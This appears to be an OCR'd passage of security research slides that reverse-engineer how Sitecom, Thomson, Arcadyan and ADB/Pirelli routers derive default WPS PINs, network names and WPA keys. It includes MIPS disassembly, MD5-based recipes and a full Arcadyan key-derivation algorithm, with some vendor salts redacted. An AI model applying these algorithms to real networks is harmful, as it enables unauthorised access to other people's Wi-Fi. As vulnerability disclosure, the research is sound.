



Figure : Old-New algorithm. Around 40 models are affected

Sitecom: WPS generation



Thomsom




Figure : Generating ESSIDs from the SN

Thomsom

```
sw      $v0, 0x70+var_40($sp)
lw      $v0, (dword_80D3A640 - 0x80D3A634)($v1)
sw      $v0, 0x70+var_3C($sp)
lw      $v0, (dword_80D3A644 - 0x80D3A634)($v1)
sw      $v0, 0x70+var_38($sp)
lui     $v0, 0x80D4
addiu   $v1, $v0, (aThom_d07d - 0x80D40000)  # "Thom_D%07d"
lw      $v0, aThom_d07d  # "Thom_D%07d"
sw      $v0, 0x70+var_30($sp)
lw      $v0, (aThom_d07d+4 - 0x80D3A648)($v1)
sw      $v0, 0x70+var_2C($sp)
lw      $v0, (aThom_d07d+8 - 0x80D3A648)($v1)
sw      $v0, 0x70+var_28($sp)
lui     $v0, 0x80D4
addiu   $v1, $v0, (aThom_g07d - 0x80D40000)  # "Thom_G%07d"
lw      $v0, aThom_g07d  # "Thom_G%07d"
sw      $v0, 0x70+var_20($sp)
lw      $v0, (aThom_g07d+4 - 0x80D3A654)($v1)
sw      $v0, 0x70+var_1C($sp)
lw      $v0, (aThom_g07d+8 - 0x80D3A654)($v1)
sw      $v0, 0x70+var_18($sp)
jal     sub_805468C4
move    $a1, $sp
bnez    $s1, loc_80545EE0
li      $v0, 1
```

Thomsom




Figure : Generating PSKs from the SN

Thomsom in The Netherlands





Figure : We fully reverse-engineered the algorithm used in Holland

Thomsom in more countries



Thomsom in more countries

```
generateHash_[redacted]:

var_40= -0x40
var_28= -0x28
var_20= -0x20
var_1C= -0x1C
var_18= -0x18
var_14= -0x14
var_10= -0x10

addiu   $sp, -0x60
sw      $ra, 0x60+var_10($sp)
sw      $s3, 0x60+var_14($sp)
sw      $s2, 0x60+var_18($sp)
sw      $s1, 0x60+var_1C($sp)
sw      $s0, 0x60+var_20($sp)
move    $s2, $a0
jal     sub_801AF1AC
move    $s3, $a1
beqz    $v0, loc_805462C4
lw      $ra, 0x60+var_10($sp)
```

```
jal     jump_to_ra_exit
move    $a0, $v0
addiu   $s1, $sp, 0x60+var_28
move    $a0, $s1
jal     something_very_used_3
move    $a1, $v0
jal     load_store_specific_byte
move    $a0, $s1
addiu   $s0, $sp, 0x60+var_40
move    $a0, $s0
jal     strcpy
move    $a1, $v0
move    $a0, $s2
jal     sub_80546A20
move    $a1, $s0
move    $a0, $sp
la      $a1, a[redacted]GwtS  # "[redacted]0)&×gwt%s"
jal     sprintf
move    $a2, $s0
move    $a0, $s2
move    $a1, $sp
jal     MD5
move    $a2, $s3
jal     sub_80051C60
move    $a0, $s1
lw      $ra, 0x60+var_10($sp)
```

md5(model + symbols + [redacted] SN)

Thomsom in more countries


```
generateHash_

var_20= -0x20
var_1F= -0x1F
var_1E= -0x1E
var_1D= -0x1D
var_1C= -0x1C
var_1B= -0x1B
var_18= -0x18
var_10= -0x10
var_C= -0xC
var_8= -8
var_4= -4

addiu   $sp, -0x40
sw      $ra, 0x40+var_4($sp)
sw      $s2, 0x40+var_8($sp)
sw      $s1, 0x40+var_C($sp)
sw      $s0, 0x40+var_10($sp)
move    $s1, $a0
jal     use_serial_number?
move    $s2, $a1
move    $a0, $v0
jal     function_very_used
li      $a1, 1
addiu   $s0, $sp, 0x40+var_18
move    $a0, $s0
jal     function_very_used_2
move    $a1, $v0
move    $a0, $s0
addiu   $a1, $sp, 0x40+var_20
addiu   $a2, $sp, 0x40+var_1F
addiu   $a3, $sp, 0x40+var_1E
addiu   $t0, $sp, 0x40+var_1D
addiu   $t1, $sp, 0x40+var_1C
jal     store_6_bytes_from_a0_to_a1
addiu   $t2, $sp, 0x40+var_1B
lbu     $a2, 0x40+var_20($sp)
lbu     $a3, 0x40+var_1F($sp)
lbu     $t0, 0x40+var_1E($sp)
lbu     $t1, 0x40+var_1D($sp)
lbu     $t2, 0x40+var_1C($sp)
lbu     $t3, 0x40+var_1B($sp)
move    $a0, $sp
lui     $a1, 0x80D4
jal     sprintf
la      $a1,  02x02  # "%02x:%02x:%02x:%02x:%02x:%02x"
move    $a0, $s1
move    $a1, $sp
jal     MD5
move    $a2, $s2
jal     nullsub_47
move    $a0, $s0
lw      $ra, 0x40+var_4($sp)
lw      $s2, 0x40+var_8($sp)
```

md5(model+ISP+ Serial Number)

Thomsom in more countries



```
[redacted]_generator:

var_10= -0x10
var_C= -0xC

addiu   $sp, -0x20
sw      $ra, 0x20+var_C($sp)
sw      $s0, 0x20+var_10($sp)
move    $s0, $a1
jal     generateHash_[redacted]
move    $a1, $sp
move    $a2, $zero
addu    $v0, $sp, $a2
```

```
loc_80546448:
lbu     $v0, 0($v0)
srl     $v0, 4
sll     $a0, $a2, 1
addu    $a0, $s0
slti    $v1, $v0, 10
addiu   $a1, $v0, "0"
addiu   $v0, 0x37  # '7'
xori    $v1, 0
movn    $v0, $a1, $v1
sb      $v0, 0($a0)
addu    $v0, $sp, $a2
lbu     $v0, 0($v0)
andi    $v0, 0xF
sll     $a0, $a2, 1
addu    $a0, $s0
addiu   $a0, 1
slti    $v1, $v0, 0xA
addiu   $a1, $v0, 0x30
addiu   $v0, 0x37  # '7'
xori    $v1, 0
movn    $v0, $a1, $v1
sb      $v0, 0($a0)
addiu   $a2, 1
slti    $v0, $a2, 5
```

Thomsom in more countries

```
generateHash_[redacted]:

var_20= -0x20
var_1F= -0x1F
var_1E= -0x1E
var_1D= -0x1D
var_1C= -0x1C
var_1B= -0x1B
var_18= -0x18
var_10= -0x10
var_C= -0xC
var_8= -8
var_4= -4

addiu   $sp, -0x40
sw      $ra, 0x40+var_4($sp)
sw      $s2, 0x40+var_8($sp)
sw      $s1, 0x40+var_C($sp)
sw      $s0, 0x40+var_10($sp)
move    $s1, $a0
jal     use_serial_number?
move    $s2, $a1
move    $a0, $v0
jal     function_very_used
li      $a1, 1
addiu   $s0, $sp, 0x40+var_18
move    $a0, $s0
jal     function_very_used_2
move    $a1, $v0
move    $a0, $s0
addiu   $a1, $sp, 0x40+var_20
addiu   $a2, $sp, 0x40+var_1F
addiu   $a3, $sp, 0x40+var_1E
addiu   $t0, $sp, 0x40+var_1D
addiu   $t1, $sp, 0x40+var_1C
jal     store_6_bytes_from_a0_to_a1
addiu   $t2, $sp, 0x40+var_1B
lbu     $a2, 0x40+var_20($sp)
lbu     $a3, 0x40+var_1F($sp)
lbu     $t0, 0x40+var_1E($sp)
lbu     $t1, 0x40+var_1D($sp)
lbu     $t2, 0x40+var_1C($sp)
lbu     $t3, 0x40+var_1B($sp)
move    $a0, $sp
lui     $a1, 0x80D4
jal     sprintf
la      $a1, a[redacted]02x0  # "[redacted]-[redacted]%02x:%02x:%02x:%02x:%02x:%02"...
move    $a0, $s1
move    $a1, $sp
jal     MD5
move    $a2, $s2
jal     nullsub_47
move    $a0, $s0
```

md5(model+ISP+ Serial Number)

Arcadyan. WPA key generation

We broke this just bruteforcing similar Arcadyan algorithms [2] [3].

Require: $s6, s7, s8, s9, s10, m9, m10, m11, m12 \in [0, .., F]$

$k1 \leftarrow (s7 + s8 + m11 + m12) \ \& \ (0xF)$
$k2 \leftarrow (m9 + m10 + s9 + s10) \ \& \ (0xF)$
$x1 \leftarrow k1 \oplus s10$
$x2 \leftarrow k1 \oplus s9$
$x3 \leftarrow k1 \oplus s8$
$y1 \leftarrow k2 \oplus m10$
$y2 \leftarrow k2 \oplus m11$
$y3 \leftarrow k2 \oplus m12$
$z1 \leftarrow m11 \oplus s10$
$z2 \leftarrow m12 \oplus s9$
$z3 \leftarrow k1 \oplus k2$
$w1 \leftarrow s6$
$w2 \leftarrow k1 \oplus z3$
$w3 \leftarrow k2 \oplus z3$
return $[x1, y1, z1, w1, x2, y2, z2, w2, x3, y3, z3, w3]$

[2] `https://www.seguridadwireless.net`
[3] `https://sviehb.wordpress.com`

ADB / Pirelli




Figure : Call flow from generateKey

ADB / Pirelli

